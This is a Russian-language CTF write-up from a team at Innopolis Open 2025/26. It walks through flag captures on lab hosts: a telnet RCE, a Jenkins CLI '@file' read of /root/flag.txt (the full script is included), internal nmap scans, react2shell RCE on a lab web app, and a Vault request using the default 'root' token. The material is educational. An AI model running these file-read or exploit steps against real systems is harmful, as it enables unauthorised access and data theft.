Отчет о проделанной работе

Offensive Security Penetration Test Report

Команда: Cyb3rp4w5 – Копия (3)

Участники:

1. Кравцов Николай Дмитриевич, **REDACTED EMAIL**
2. **REDACTED NAME**, **REDACTED EMAIL**
3. Тимергалиев Райхан Расихович, **REDACTED EMAIL**
4. Понятов Алексей Сергеевич, **REDACTED EMAIL**
5. Паракесикян Гурген Гарикович, **REDACTED EMAIL**

INNOPOLIS OPEN cyber security
2025/26


Оглавление

- 1. Сбор информации
- 2. Анализ сервисов
- 3. Получение флага в telnet
- 4. Получение флага через Jenkins CLI
- 5. Сканирование внутренней сети
- 6. Эксплуатация Cosmic.com и получение флага
- 7. Второе сканирование внутренней сети
- 8. Карта сети

---

1. Сбор информации

Тестирование начиналось с определения доступных портов на виртуальной машине, были выявлены следующие порты для данного ip-адреса:



22 - админский порт, пропускаем

23 - telnet порт

8080 - Jenkins

50000 - Jenkins Agents


---

2. Анализ сервисов

Telnet выдавал нечитаемые символы. В процессе поиска cve находим Telnet RCE Exploit. (CVE-2026-24061)

3. Получение флага в telnet

Эксплуатируем, заходим под рутом, в корневой диретории лежит флаг:




```
CTF{0b7b3651712d0021ef6b366e88687833045a0817}
```

4. Получение флага через Jenkins CLI

После обнаружения Jenkins на порту **8080** был выполнен анализ доступных веб-ресурсов. Сервис отдавал `jenkins-cli.jar` по стандартному пути:
`http://10.80.14.2:8080/jnlpJars/jenkins-cli.jar`

Далее был использован Jenkins CLI для чтения локального файла на сервере через передачу аргумента в формате `@<путь_к_файлу>` в команду `help`.

Использованный скрипт

```
cat > /tmp/get_flag.sh << 'EOF'
#!/bin/bash

TARGET="10.80.14.2"
PORT="8080"
```

```
if [ ! -f /tmp/jenkins-cli.jar ]; then
  curl -s "http://$TARGET:$PORT/jnlpJars/jenkins-cli.jar" -o /tmp/jenkins-
cli.jar
fi

JAR="/tmp/jenkins-cli.jar"

echo "=== Reading /root/flag.txt ==="
java -jar "$JAR" -s "http://$TARGET:$PORT" help x "@/root/flag.txt" 2>&1 |
head -10
EOF

chmod +x /tmp/get_flag.sh
/tmp/get_flag.sh
```

Результат выполнения

```
=== Reading /root/flag.txt ===

ERROR: Too many arguments: CTF{5e6c62fed50fc7af98e09bc80cbe52a3a8413f08}
java -jar jenkins-cli.jar help [COMMAND]
Lists all the available commands or a detailed description of single command.
 COMMAND : Name of the command (default: x)
```

Флаг:

```
CTF{5e6c62fed50fc7af98e09bc80cbe52a3a8413f08}
```

5. Сканирование внутренней сети

После получения доступа было выполнено сканирование внутренней сети.

Для проведения сканирования на целевую систему был подгружен статический бинарный файл `nmap`.

Результаты сканирования

В ходе сканирования обнаружен активный внутренний хост:

- **IP:** `192.168.114.30`
- **Hostname:** `fhmpe1al20jjpb7ob2jb.auto.internal`

Открытые порты и сервисы:

Порт	Состояние	Сервис	Версия
22/tcp	open	ssh	OpenSSH 9.6p1 Ubuntu 3ubuntu13.14
80/tcp	open	http	nginx 1.29.5

Дополнительная информация, полученная Nmap:

- HTTP-заголовок сервера: `nginx/1.29.5`
- Заголовок веб-страницы: **Cosmic.com Social Network**
- ОС: Linux (по результатам определения сервисов)

6. Эксплуатация Cosmic.com и получение флага

На этапе анализа веб-приложения была обнаружена ручка:

- `http://cosmic.com:8888/api/rsc`

Поиск уязвимости

Данная ручка послужила подсказкой. Далее ищем по словам, связанными с направлением атаки:

- `src vulnerabilities`

В результате поиска была найдена информация об уязвимости **react2shell**, позволяющей добиться RCE(CVE-2025-55182)

Эксплуатация


После запуска PoC уязвимость успешно подтвердилась: удалось получить выполнение команд на целевом хосте.
Сразу получили доступ к root'у, что позволило без дополнительной эскалации привилегий прочитать файл с флагом.

Получение флага

Флаг был прочитан из файла `flag.txt`:

```
CTF{a830d7cfdf443bd470aec9ceeebe243eb224c460}
```

7. Второе сканирование внутренней сети



После повторного этапа сканирования внутренней сети — сканирование подсети Jenkins.

Сканирование подсети

Для первичного обнаружения узлов использовалось ping-scan по подсети `172.40.0.0/24`:

```
nmap -sn 172.40.0.0/24
```

В результате были обнаружены 3 активных хоста:

- `172.40.0.1` — `hvpngpl8301vqbkps9`
- `172.40.0.2` — `vuln_telned_1.vuln_frontend`
- `172.40.0.3` — текущий скомпрометированный узел (`a5de35afed64`)

Получение флага

В ходе дальнейшего анализа сервиса на внутреннем узле был выполнен запрос к ручке: `v1/secret/data/flag` с заголовком: `X-vault-token: root`

Запрос к данной ручке вернул флаг.

8. Карта сети

По итогам сканирования и изучения была построена такая карта сети:

